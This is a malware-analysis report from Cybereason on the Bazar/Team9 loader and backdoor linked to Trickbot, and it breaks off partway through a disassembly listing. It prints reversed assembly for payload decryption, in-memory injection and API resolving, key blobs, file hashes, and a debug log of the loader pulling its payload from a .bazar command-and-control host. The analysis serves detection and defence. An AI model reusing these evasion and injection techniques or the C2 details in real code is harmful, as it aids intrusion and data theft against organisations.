



A Bazaar of Tricks: Following Team9's Development Cycles

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KEY FINDINGS

- **A New Malware Family:** The Cybereason Nocturnus team is tracking a new Bazar loader and backdoor that first emerged in April 2020 and has evolved continuously since. Bazar can be used to deploy additional malware, ransomware, and ultimately steal sensitive data from organizations.
- **Targeting the US and Europe:** Bazar malware infections are specifically targeting professional services, healthcare, manufacturing, IT, logistics and travel companies across the US and Europe.
- **With Loader and Backdoor Capabilities:** Bazar

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under a development cycle.

- **Evasive, Obfuscated Fileless Malware:** This stealthy loader evades detection by abusing the trust of certificate authorities, much like previous Trickbot loaders. This loader, however, uses EmerDNS (.bazar) domains for command and control and is heavily obfuscated. It also uses anti-analysis techniques to thwart automated and manual analysis, and loads the encrypted backdoor solely in memory.
- **A Comeback After Two Months:** After a two month hiatus, a new variant emerged in mid-June that improved on its stealth capabilities. This is similar to the modus operandi of other cybercriminal organizations in general and Trickbot in particular.
- **Trickbot Ties:** The loader exhibits behaviors that tie it to previous Trickbot campaigns. Though several changes exist between the Anchor and Bazar malware, including differences in clientID generation, they share the same top-level Bazar domain C2. Unlike Trickbot and Anchor, the Bazar loader and backdoor decouple campaign and bot information in bot callbacks. Given these ties and how quickly Bazar is evolving, this may signal the attackers next generation of malware attacks.

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employee payroll reports, and customer complaints. The Bazar malware appears to have strong ties to Trickbot campaigns resembling those seen in the Trickbot-Anchor collaboration from December 2019. After further investigation, it is clear that the same infection chain delivers the Bazar loader instead of the usual Trickbot downloader.

The Bazar loader and Bazar backdoor are named after their use of EmerDNS blockchain domains. Using Bazar domains has been trending recently among cybercriminals because they are able to evade takedowns and sinkholing that disrupts botnet communications.


The Bazar loader gives the attacker its initial foothold in the environment, while the Bazar backdoor establishes persistence. Together, the loader and backdoor give threat actors the opportunity to deploy other payloads such as ransomware, and post-exploitation frameworks like CobaltStrike, as well as exfiltrate data and remotely execute commands on infected machines. The Bazar backdoor can lead to disrupted business continuity, data loss, and full compromise, undermining trust in an organization.

There are several different versions of the Bazar backdoor and its loader, which shows that the malware is under active development. This writeup dissects the Bazar loader and backdoor functionality alongside elements that show its ties to Trickbot collaborations similar to that of Trickbot-Anchor from 2019. Our analysis will focus mainly on the Bazar loader as it is especially evasive given our findings from its recent re-emergence.

Phishing email


The Bazar loader infection chain starts from a phishing email link.

INFECTION VECTOR




The Bazar loader infection delivered via malicious link in a phishing email.

Whereas more common Trickbot campaigns use malicious file attachments to launch Microsoft Office macros and download Trickbot, this campaign initially infects hosts with the Bazar loader via phishing emails sent using the Sendgrid email marketing platform. These emails contain links to decoy landing pages for document previews hosted in Google Docs.



Coronavirus phishing email sent via Sendgrid email marketing with

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The Bazar loader payload retrieval and net.exe commands post-infection.

The Bazar loader files are dual-extension executable files (such as PreviewReport.DOC.exe) signed with fake certificates such as VB CORPORATE PTY. LTD. This is consistent with the Trickbot group, which notoriously abuses the trust of certificate authorities by using signed loaders and malware to evade security product detection. Signed malware was seen in Trickbot-Anchor infections and will continue to play a role in future campaigns due to the ease of obtaining code-signing certificates and their effectiveness in evading security products.

signature:"VB CORPORATE PTY"
835EDF1EC33FF1436D354AA52E2E180E3E8F7500E9D261D1FF26AA6DADDFFC55 Preview_Employee_Report.exe <input type="checkbox"/> peexe assembly overlay revoked-cert runtime-modules signed direct-cpu-clock-access checks-user-input 64bits
55D95D9486D77DF6AC79BB25EB8B877894BAC27021249F779198E05A2E1EDAE AprilsReport.exe <input type="checkbox"/> peexe assembly overlay revoked-cert runtime-modules signed direct-cpu-clock-access checks-user-input 64bits
4E4F9A467DD041E6A76E2EA5D57B28FE5A3267B251055BF2172D9CE38BEA6B1F GridCtrlDemo.EXE <input type="checkbox"/> peexe assembly overlay revoked-cert runtime-modules signed direct-cpu-clock-access checks-user-input 64bits
859FA9ACF0B8A989A1634A1EEE309355438B9F6B6F73B69F12D53AC534618C6A GridCtrlDemo.EXE <input type="checkbox"/> peexe assembly overlay revoked-cert runtime-modules signed direct-cpu-clock-access checks-user-input 64bits
5DBE967BB62FF060D5410709CB4E102CE8D72299CEA16F9E8F80FCF2A1FF8536 MFCSplne.EXE <input type="checkbox"/> peexe revoked-cert runtime-modules signed overlay

Trickbot and Bazar loader signed files.

LOADER AND BACKDOOR ANALYSES

The Cybereason Nocturnus team analyzed both development and operational versions of the Bazar loader and backdoor. To differentiate between the two versions for this writeup, we reserved the name "Team9" for the development versions and the name "Bazar" for the operational versions.

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Loader variant	Creation date	Mutex	Log files (if any)
<u>Dev Version 1</u>	April 9	n/a	ld_debuglog.txt
<u>Operational Loader</u>	March 27 - April 20	ld_201127	n/a
<u>New Operational Loader</u>	June 12 - June 18	ld_201127	n/a


Loader information

Backdoor variant	Creation date	Mutex	Log Files (if any)
<u>Dev Version 1</u>	April 7-9	MSCTF.[botID]	bd_debuglog.txt
<u>Dev Version 2</u>	April 16-22	{589b7a4a-3776-4e82-8e7d-435471a6c03c} AND {517f1c3d-ffc0-4678-a4c0-6ab759e97501}	dl2.log
<u>Dev Version 2.1</u>	April 17-23	{589b7a4a-3776-4e82-8e7d-435471a6c03c}	bd2.log
<u>Operational Backdoor</u>	March 27 - April 22	mn_185445	n/a

Backdoor information

THE EARLY DEVELOPMENT LOADER (TEAM9)

Examining a development version of the loader, which contains 'team9 loader' strings, it downloads a XOR-encoded payload from a remote server, then decodes and injects the




```

loc_140002D32:          ; lpSystemTime
lea    rcx, [rsp+480h+var_448]
call   cs:GetSystemTime
movzx  ecx, [rsp+480h+var_448.wMonth]
lea    r8, aD02d02d      ; "%d%02d%02d"
movzx  eax, [rsp+480h+var_448.wDay]
mov    edx, 104h         ; BufferCount
movzx  r9d, [rsp+480h+var_448.wYear]
mov    dword ptr [rsp+480h+lpcbData], eax
mov    dword ptr [rsp+480h+phkResult], ecx
lea    rcx, [rsp+480h+Data] ; Buffer
call   sprintf_s
lea    rcx, [rsp+480h+var_448] ; lpSystemTime
movsx  rsi, eax
call   cs:GetLocalTime
mov    ebx, [rsp+480h+cbData]
lea    rcx, aDDDDDevelopmen_30 ; "%d:%d:%d %d.%d.%d.%d"
movzx  r9d, [rsp+480h+var_448.wSecond]
movzx  r8d, [rsp+480h+var_448.wMinute]
movzx  edx, [rsp+480h+var_448.wHour]
mov    dword ptr [rsp+480h+phkResult], ebx
call   write_to_log
mov    r8d, ebx
mov    rbx, [rsp+480h+hKey]
test   r8, r8
jz    short loc_140002DC8

```

Retrieving the system time to decrypt the payload.

The loop responsible for the byte-by-byte decryption is represented in the image below.



```

loc_140002DB0:
xor    edx, edx
mov    rax, rdi
div    rcx
movzx  eax, [rsp+rdx+480h+Data]
xor    [rdi+rbx], al
inc    rdi
cmp    rdi, r8
jb    short loc_140002DB0

```

Decryption loop for the date and time.

As shown in later stages of this report, the above is a shared mechanism with the obfuscated and packed variant. This loader variant creates a simple autorun key at *CurrentVersion\Run*, masqueraded as *Backup Mgr*.

\HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run			
	Name	Type	Data
	ab (Default)	REG_SZ	(value not set)
	ab BackUp Mgr	REG_SZ	C:\Users\admin\AppData\Roaming\Microsoft\k

The autorun key created by the Team9 loader.


Once the payload is decoded correctly with a proper PE header, it is validated and then injected into memory. The process can be viewed in the malware's logs.

```
d:\development\team9\team9_restart\loader\team9_restart\loader\http_utils.cpp:HttpRequestSend:71:[-] host: bestgame.bazar path: /api/v108  
d:\development\team9\team9_restart\loader\team9_restart\loader\http_utils.cpp:HttpRequestSend:81:[-] ObtainUserAgentString res: 0  
d:\development\team9\team9_restart\loader\team9_restart\loader\http_utils.cpp:HttpRequestSend:88:[-] User-Agent: Mozilla/4.0 (compatible; MS  
d:\development\team9\team9_restart\loader\team9_restart\loader\http_utils.cpp:HttpRequestSend:216:[-] bytesAvailable: 898  
d:\development\team9\team9_restart\loader\team9_restart\loader\http_utils.cpp:HttpRequestSend:216:[-] bytesAvailable: 2048  
d:\development\team9\team9_restart\loader\team9_restart\loader\http_utils.cpp:HttpRequestSend:216:[-] bytesAvailable: 0  
d:\development\team9\team9_restart\loader\team9_restart\loader\winmain.cpp:winMain:189:[-] payload size: 182272  
d:\development\team9\team9_restart\loader\team9_restart\loader\winmain.cpp:winMain:221:[-] Payload is Ok.
```

Contents of the log file (Id_debug.txt) show Bazar loader infection activity.

Debug strings show the Bazar loader execution and payload retrieval status in a log file "Id_debuglog" indicating PE file signature verification and self-deletion capabilities.

This variant places the debug logs in the hardcoded 'admin' user folder.



Bazar loader and backdoor debug logs.

THE OPERATIONAL BAZAR LOADER

In the obfuscated and packed version of the loader, an uncommon API call is used to facilitate code injection. As seen in the image below, the loader uses *VirtualAllocExNuma* to allocate new memory and store the returned base address. The beginning of an obfuscated shellcode is copied to this address after being decrypted using an RC4 algorithm. In addition to the shellcode an additional PE can be seen in memory.

```

mov    rcx, rax          ; hModule
call   cs:GetProcAddress
mov    cs:VirtualAllocExNuma, rax
mov    [rsp+78h+size], ebp
lea    rcx, [rsp+78h+key_arg]
mov    rax, cs:key_part1 ; 'mElhVkuJ'
mov    [rcx], rax
mov    rax, cs:key_part_2 ; 'dpW7CRO'
mov    [rcx+8], rax
call   cs:GetCurrentProcess
mov    rcx, rax
mov    [rsp+78h+var_50], ebp
mov    [rsp+78h+var_58], 40h ; '@'
xor   edx, edx
mov    r9d, 3000h
mov    r8d, 27A12h
call   cs:VirtualAllocExNuma
mov    rsi, rax
mov    r8d, 27A12h      ; Size
lea    rdx, encrypted_shellcode_and_mz ; Src
mov    rcx, rax          ; void *
call   memmove
mov    [rsp+78h+size], 27A12h
lea    r9, [rsp+78h+size]
mov    r8, rsi
mov    edx, 1
lea    rcx, [rsp+78h+key_arg]
call   decrypt_shellcode_and_mz
test  al, al
jnz   short loc_4057F9

```

Memory allocation and call to shellcode decryption.

The Bazar loader also stores an RSA2 key that is used to open the RC4 key.

07 02 00 00 00 A4 00 00	52 53 41 32 00 02 00 00¤..RSA2....
01 00 00 00 AB EF FA C6	7D E8 DE FB 68 38 09 92«iúÆ}èþÙh8..
D9 42 7E 6B 89 9E 21 D7	52 1C 99 3C 17 48 4E 3A	ÙB~K..!xR..<.HN:
44 02 F2 FA 74 57 DA E4	D3 C0 35 67 FA 6E DF 78	D.òútwÙäóÀ5gúnÙx
4C 75 35 1C A0 74 49 E3	20 13 71 35 65 DF 12 20	Lu5. tIä .q5eß.
F5 F5 F5 C1 ED 5C 91 36	75 B0 A9 9C 04 DB 0C 8C	öööÄí\.6u°@..0..
BF 99 75 13 7E 87 80 4B	71 94 B8 00 A0 7D B7 53	ż.u.~..Kq... } .S
DD 20 63 EE F7 83 41 FE	16 A7 6E DF 21 7D 76 C0	Ý cí÷.Ap.Şñß!}vÀ
85 D5 65 7F 00 23 57 45	52 02 9D EA 69 AC 1F FD	.öe..#WER..éi-.ý
3F 8C 4A D0 01 00 00 00	00 00 00 00 00 00 00 00	?..JØ.....

RSA2 BLOB as seen in the loader's memory.

Looking at the code of the 'decrypt_shellcode_and_mz' function, we see it is very similar to the one being used in an earlier Trickbot variant and TrickBooster.

```

phProv = 0i64;
if ( !CryptAcquireContextW(&phProv, 0i64, 0i64, 1u, 0)
    && !CryptAcquireContextW(&phProv, 0i64, 0i64, 1u, 8u)
    && !CryptAcquireContextW(&phProv, 0i64, 0i64, 1u, 8u) )
{
    goto LABEL_18;
}
hPubKey = 0i64;
if ( !CryptImportKey(phProv, &rsa_blob, 0x134u, 0i64, 0, &hPubKey) )
    goto LABEL_18;
v9 = 0i64;
if ( (int)v4 > 0 )
{
    v10 = (BYTE *) (v4 + a1 - 1);
    do
    {
        v11 = *v10;
        ++v9;
        --v10;
        rc4_blob[v9 + 11] = v11;
    }
    while ( v9 < v4 );
}
rc4_blob[v4 + 12] = 0;
if ( (int)v4 + 1 < 62i64 )
{

```

with a trailing zero byte, which is an essential part of the key.

01	02	00	00	01	68	00	00	00	A4	00	00	00	64	70	57	h	dpw	
37	43	52	4F	6D	45	6C	68	56	6B	75	4A	00	01	01	01	7C	R0mE1hvkuJ	
01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	01	
01	01	01	01	01	01	01	01	01	01	01	01	00	00	00	00	00	00	00	00	00	00	
BC	52	1A	E8	1C	66	3A	7E	C9	BD	25	FB	7E	63	4F	E9	
49	09	DF	B5	63	88	F3	7F	34	8F	8B	EE	9B	78	68	5F	I.	B	µ	c	ó	..	xh
E1	AA	AE	30	3E	AD	59	BD	F8	7B	C1	69	75	6D	37	C4	á	„	0>	Y	ø	{Áium7Ä	
26	21	83	9F	98	08	BE	6B	A7	AD	C3	80	44	65	CA	BD	!	..	¾	§	Á	DeE%	

The RC4 BLOB with the loaded key.

When the data is decrypted, a relatively short shellcode precedes the MZ bytes.

OD	44	03	D8	80	7B	FF	00	75	ED	41	8D	04	13	3B	C6	.D.Ø€{ÿ.uIA...;A
74	0D	FF	C1	41	3B	4A	18	72	D1	E9	5B	FF	FF	FF	41	t.ÿÁA;J.rÑé[ÿÿÿA
8B	42	24	03	C9	49	03	C0	0F	B7	14	01	41	8B	4A	1C	<BS.ÉI.À...A< J.
49	03	C8	8B	04	91	49	03	C0	EB	02	33	C0	48	8B	5C	I.È<.‘I.Àë.3ÄH\
24	20	48	8B	74	24	28	48	83	C4	10	5F	C3	4D	5A	90	\$ H <kt\$(hfä._ämz.< td=""></kt\$(hfä._ämz.<>
00	03	00	00	00	04	00	00	00	FF	FF	00	00	B8	00	00ÿÿ...
00	00	00	00	00	40	00	00	00	00	00	00	00	00	00	00@...
00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00-----.
00	00	00	00	00	00	00	00	00	08	01	00	00	0E	1F	BA-----°.
0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	69	73	20	...Í!..LÍ!This
70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	74	20	62	program cannot b
65	20	72	75	6E	20	69	6E	20	44	4F	53	20	6D	6F	64	e run in DOS mod
65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	BF	F8	2B	e....\$.....¿+
E6	FB	99	45	B5	FB	99	45	B5	FB	99	45	B5	4F	05	B4	æÙ“EuÙ“EuÙ“EuÙ“EuO.
B5	FE	99	45	B5	4F	05	B6	B5	80	99	45	B5	4F	05	B7	ubÙ“EuO.QµÙ“EuO.
B5	F6	99	45	B5	B1	FC	46	B4	F1	99	45	B5	B1	FC	41	µöÙ“EuþÜF'ñÙ“EuþÜA
B4	E8	99	45	B5	B1	FC	40	B4	D1	99	45	B5	F2	E1	C6	'Ù“EuþÜ@'ÑÙ“EuðåA
B5	F9	99	45	B5	F2	E1	C2	B5	F9	99	45	B5	F2	E1	D6	ùÙ“EuðåAÙÙ“EuðåC
B5	FE	99	45	B5	FB	99	44	B5	99	99	45	B5	EB	FF	4C	ubÙ“EuÙ“DuÙ“EuëÙ“L
B4	F4	99	45	B5	EB	FF	BA	B5	FA	99	45	B5	EB	FF	47	'Ù“EuëÙ“mÙ“EuëÙ“G
B4	FA	99	45	B5	52	69	63	68	FB	99	45	B5	00	00	00	'Ù“EuRichÙ“Eu...
00	00	00	00	00	50	45	00	00	64	86	06	00	3A	86	91PE..dt...t'
5E	00	00	00	00	00	00	00	00	F0	00	22	00	0B	02	0E	^.....§."...

The decrypted shellcode and PE.

Copied to the previously allocated memory, this code deobfuscates several essential API calls at runtime, such as *LoadLibraryA*, *GetProcAddress*, *VirtualAlloc* and *VirtualProtect*, all of which will be used to resolve APIs and allocate memory to run the additional PE.

E8 A4040000	call 1EB0518	LoadLibraryA
B9 49F70278	mov ecx,7802F749	
4C:8BE8	mov r13,rax	
E8 97040000	call 1EB0518	GetProcAddress
B9 58A453E5	mov ecx,E553A458	
48:894424 20	mov qword ptr ss:[rsp+20],rax	
E8 88040000	call 1EB0518	VirtualAlloc
B9 10E18AC3	mov ecx,C38AE110	
48:8BF0	mov rsi,rax	
E8 7B040000	call 1EB0518	VirtualProtect
B9 AEF15C94	mov ecx,945CB1AE	

API resolving by the shellcode loader.

The code loads more APIs to the soon-to-be-executed PE before finally jumping to the PE entry point.

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```

49:03CC    add rcx,r12
8B0491    mov eax,dword ptr ds:[rcx+rdx*4]
49:03C4    add rax,r12
EB 0F      jmp 600284
49:8B16    mov rdx,qword ptr ds:[r14]
49:8BCC    mov rcx,r12
48:83C2 02  add rdx,2
48:03D6    add rdx,rsi
FFD5      call rbp
49:8906    mov qword ptr ds:[r14],rax
49:83C6 08  add r14,8
49:83C7 08  add r15,8
49:833E 00  cmp qword ptr ds:[r14],0

```

Resolving APIs for the PE by the shellcode loader.

Stepping into the loaded PE, Bazar loader tries to avoid targeting Russian users by checking if the Russian language is installed on the infected machine. It calls *setlocale*, deobfuscating the "Russia" string by adding 0xf4 to each character, and finally resolving and calling *StrStrA* to check if "Russia" is a substring of the current locale. If so, the loader terminates. The Bazar Backdoor repeats this step as well.

```

C745 85 5E817F7F  mov dword ptr ss:[rbp-7B],7F7F815E
66:C745 89 756D  mov word ptr ss:[rbp-77],6D75
44:8875 8B  mov byte ptr ss:[rbp-75],r14b
804405 85 F4  add byte ptr ss:[rbp+rax-7B],F4
49:03C7    add rax,r15
48:83F8 06  cmp rax,6
72 F2      jb 1FE49BA
BA 13000000  mov edx,13
41:B9 14020000 mov r9d,214
41:B8 E6767C2A  mov r8d,2A7C76E6
E8 F2F7FFFF  call 1FE41D0
48:85C0    test rax,rax
74 0F      je 1FE49F2
48:8D55 85  lea rdx,qword ptr ss:[rbp-7B]
48:8D0D 42340200 lea rcx,qword ptr ds:[2007E30]
FFD0      call rax

```

Checking for Russian language to determine if it should execute.

In general, the PE is highly obfuscated. Dedicated methods resolve additional strings and API calls at runtime, rendering the PE even more difficult to analyze. Below is an example of the method responsible for resolving the *.bazar* domains. It loads an obfuscated string, and deobfuscates it using the first character of the domain name as a XOR key for the rest of the string.

```

66:0F6F05 6E220200  movdq xmm0,xmmword ptr ds:[2003520]
F3:0F7F45 C7      movdqu xmmword ptr ss:[rbp-39],xmm0
49:8BCE    mov rcx,r14
8A45 C7      mov al,byte ptr ss:[rbp-39]
30440D C8      xor byte ptr ss:[rbp+rcx-38],al
49:03CF    add rcx,r15
48:83F9 0E      cmp rcx,E
72 F0      jb 1FE12BA
44:8875 D6      mov byte ptr ss:[rbp-2A],r14b
48:8D55 C8      lea rdx,qword ptr ss:[rbp-38]
48:8D4D D7      lea rcx,qword ptr ss:[rbp-29]

```

Deobfuscating *.bazar* domains.

A mutex name is deobfuscated and then copied before being passed to *CreateMutexExA* with the name "Id_201127".

```


41:B9 80000000  mov r9d,80
41:8BD7    mov edx,r15d
E8 B7FAFFFF  call 1FE41D0
48:85C0    test rax,rax

```

edx:"Id_201127"
resolve lstrcpy
rax:"Id_201127"

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backdoor, it is decrypted using the same method as the aforementioned *Team9* variant.




```

loc_1FE2166:
mov    cl, [rsp+rbx+systemtime]
lea    eax, [rbx+1]
xor    [rdi], cl
inc    rdi
cmp    eax, r14d
sbb    ebx, ebx
and    ebx, eax
sub    rdx, 1
jnz    short loc_1FE2166

```

Decrypting the downloaded payload.

Finally, the loader validates the PE header for successful decryption, then it continues to the next step, which is code injection by process hollowing.



```

loc_1FE2025:
lea    rcx, [rsp+arg_18]
call   get_and_format_system_time
mov    edx, 1
mov    r9d, 82h ; ','
mov    r8d, 2D40B8E6h
call   api_resolver
test   rax, rax
jz    short loc_1FE2054

